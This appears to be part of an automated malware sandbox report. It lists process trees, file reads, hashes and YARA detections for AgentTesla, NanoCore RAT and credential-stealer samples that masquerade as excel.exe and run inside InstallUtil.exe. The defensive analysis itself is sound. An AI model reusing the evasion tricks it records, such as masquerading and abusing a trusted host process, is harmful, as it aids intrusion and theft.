C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Qjarsxlh.exe.log	0	847	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",03,"System.Core, Version=4.0.0	success or wait	1	6E13C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DD603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE0CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DD603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DD603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DD603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DD603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DE05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CC71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CC71B4F	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: Qjarsxlh.exe PID: **1300**, Parent PID: **3968**

General

Target ID:	16
Start time:	13:24:14
Start date:	27/05/2022
Path:	C:\Users\user\AppData\Local\Ujxomvdv\Qjarsxlh.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Ujxomvdv\Qjarsxlh.exe"
Imagebase:	0x6d0000
File size:	25088 bytes
MD5 hash:	DE791F645B2235DCE3572C7C5961E17B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000010.00000002.507868874.0000000002B34000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000010.00000002.507868874.0000000002B34000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000010.00000002.508036499.0000000003AF8000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000010.00000002.508036499.0000000003AF8000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_EXE_B64_Artifacts, Description: Detects executables embedding bas64-encoded APIs, command lines, registry keys, etc., Source: 00000010.00000002.508484748.00000000059F0000.00000004.08000000.00040000.00000000.sdmp, Author: ditekSHen • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000010.00000002.508115512.0000000003B87000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000010.00000002.508115512.0000000003B87000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: cmd.exe PID: **6764**, Parent PID: **6528**

General

Target ID:	17
Start time:	13:24:36
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /c timeout 10
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: **6884**, Parent PID: **6764**

General

Target ID:	18
Start time:	13:24:37
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: **6880**, Parent PID: **6764**

General	
Target ID:	19
Start time:	13:24:37
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 10
Imagebase:	0xe30000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: excel.exe PID: **6964**, Parent PID: **3968**

General	
Target ID:	20
Start time:	13:24:39
Start date:	27/05/2022
Path:	C:\Users\user\AppData\Roaming\excel\excel.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\excel\excel.exe"
Imagebase:	0xbe0000
File size:	41064 bytes
MD5 hash:	EFEC8C379D165E3F33B536739AEE26A3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	high

Analysis Process: conhost.exe PID: **3148**, Parent PID: **6964**

General	
Target ID:	21
Start time:	13:24:40
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4708**, Parent PID: **3216**

General

Target ID:	22
Start time:	13:24:40
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /c timeout 10
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **2600**, Parent PID: **4708**

General	
Target ID:	23
Start time:	13:24:41
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: **5884**, Parent PID: **4708**

General	
Target ID:	25
Start time:	13:24:41
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 10
Imagebase:	0xe30000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **988**, Parent PID: **1300**

General	
Target ID:	27
Start time:	13:24:47
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /c timeout 10
Imagebase:	0xc20000
File size:	232960 bytes

MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **3636**, Parent PID: **988**

General	
Target ID:	28
Start time:	13:24:48
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: excel.exe PID: **620**, Parent PID: **3968**

General	
Target ID:	29
Start time:	13:24:48
Start date:	27/05/2022
Path:	C:\Users\user\AppData\Roaming\excel\excel.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\excel\excel.exe"
Imagebase:	0xf70000
File size:	41064 bytes
MD5 hash:	EFEC8C379D165E3F33B536739AEE26A3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: timeout.exe PID: **316**, Parent PID: **988**

General	
Target ID:	30
Start time:	13:24:49
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 10
Imagebase:	0xe30000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5680**, Parent PID: **620**

General	
Target ID:	31
Start time:	13:24:49
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: InstallUtil.exe PID: **6288**, Parent PID: **6528**

General	
Target ID:	32
Start time:	13:24:57
Start date:	27/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
Imagebase:	0xbd0000
File size:	41064 bytes
MD5 hash:	EFEC8C379D165E3F33B536739AEE26A3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000020.00000002.491043035.0000000006090000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000020.00000002.491043035.0000000006090000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: MALWARE_Win_NanoCore, Description: Detects NanoCore, Source: 00000020.00000002.491043035.0000000006090000.00000004.08000000.00040000.00000000.sdmp, Author: ditekSHen • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000020.00000000.473733509.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000020.00000000.473733509.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000020.00000000.473733509.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000020.00000002.490004111.0000000002F61000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000020.00000002.490004111.0000000002F61000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000020.00000000.472431522.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000020.00000000.472431522.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000020.00000000.472431522.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000020.00000002.488350765.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000020.00000002.488350765.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000020.00000002.488350765.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000020.00000000.472817757.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000020.00000000.472817757.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000020.00000000.472817757.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000020.00000000.473252440.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000020.00000000.473252440.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000020.00000000.473252440.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000020.00000002.490307943.0000000003F69000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000020.00000002.490307943.0000000003F69000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net>

Analysis Process: InstallUtil.exe PID: **6404**, Parent PID: **3216**

General

Target ID:	33
Start time:	13:25:00
Start date:	27/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
Imagebase:	0x9a0000
File size:	41064 bytes
MD5 hash:	EFEC8C379D165E3F33B536739AEE26A3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000021.00000000.479060182.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000021.00000000.479060182.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000021.00000002.509482353.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000021.00000002.509482353.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000021.00000000.479438317.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000021.00000000.479438317.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000021.00000002.534538183.0000000002E94000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000021.00000002.534481015.0000000002E43000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000021.00000002.534481015.0000000002E43000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000021.00000000.479787922.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000021.00000000.479787922.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000021.00000000.478666137.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000021.00000000.478666137.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security

Disassembly

No disassembly